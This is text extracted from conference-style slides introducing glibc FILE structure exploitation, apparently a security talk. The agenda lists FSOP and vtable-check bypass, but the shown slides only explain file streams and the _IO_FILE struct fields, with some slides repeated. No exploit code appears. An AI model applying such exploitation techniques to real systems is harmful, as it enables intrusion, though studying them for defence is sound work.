

Play with FILE Structure

Yet Another Binary Exploit Technique

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Agenda


- Introduction
 - File stream
 - Overview the FILE structure
- Exploitation of FILE structure
 - FSOP
 - Vtable verification in FILE structure
 - Make FILE structure great again
- Conclusion

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
Introduction

- What happen when we use a raw IO function



Introduction

- What happen when we use a raw IO function




Introduction

- What is File stream
 - A higher-level interface on the primitive file descriptor facilities
 - Stream buffering
 - Portable and High performance
- What is **FILE** structure
 - A **File stream** descriptor
 - Created by fopen


Introduction

- What happen when we use **stdio function**



Introduction

- What happen when we use **stdio function**



Agenda

- Introduction
 - File stream
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- Exploitation of FILE structure
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 - Vtable verification in FILE structure
 - Make FILE structure great again
- Conclusion

Introduction

- FILE structure
 - A complex structure
 - Flags
 - Stream buffer
 - File descriptor
 - FILE_plus
 - Virtual function table

```
struct _IO_FILE {  
    int _flags; /* High-order word */  
#define _IO_file_flags _flags  
  
    /* The following pointers connect the stream to its buffer */  
    /* Note: Tk uses the _IO_read_ptr instead of _IO_base */  
    char* _IO_read_ptr; /* Current read pointer */  
    char* _IO_read_end; /* End of data currently being read */  
    char* _IO_read_base; /* Start of data currently being read */  
    char* _IO_write_base; /* Start of data currently being written */  
    char* _IO_write_ptr; /* Current write pointer */  
    char* _IO_write_end; /* End of data currently being written */  
    char* _IO_buf_base; /* Start of buffer */  
    char* _IO_buf_end; /* End of buffer */  
    /* The following fields are used by the streambuf class */  
    char *_IO_save_base; /* Point to current save point */  
    char *_IO_backup_base; /* Point to current backup point */  
    char *_IO_save_end; /* Point to end of current save point */  
  
    struct _IO_marker *_markers;  
  
    struct _IO_FILE *_chain;  
  
    int _fileno;
```

Introduction

- FILE structure
 - Flags
 - Record the attribute of the File stream
 - Read only
 - Append
 - ...

```
struct _IO_FILE {  
    int _flags; /* High-order bits */  
#define _IO_file_flags _flags  
  
/* The following pointers connect the file streams into a linked list.  
 * Note: Tk uses the _IO_read_ptr for its file streams.  
 */  
char* _IO_read_ptr; /* Current read pointer */  
char* _IO_read_end; /* End of read buffer */  
char* _IO_read_base; /* Start of read buffer */  
char* _IO_write_base; /* Start of write buffer */  
char* _IO_write_ptr; /* Current write pointer */  
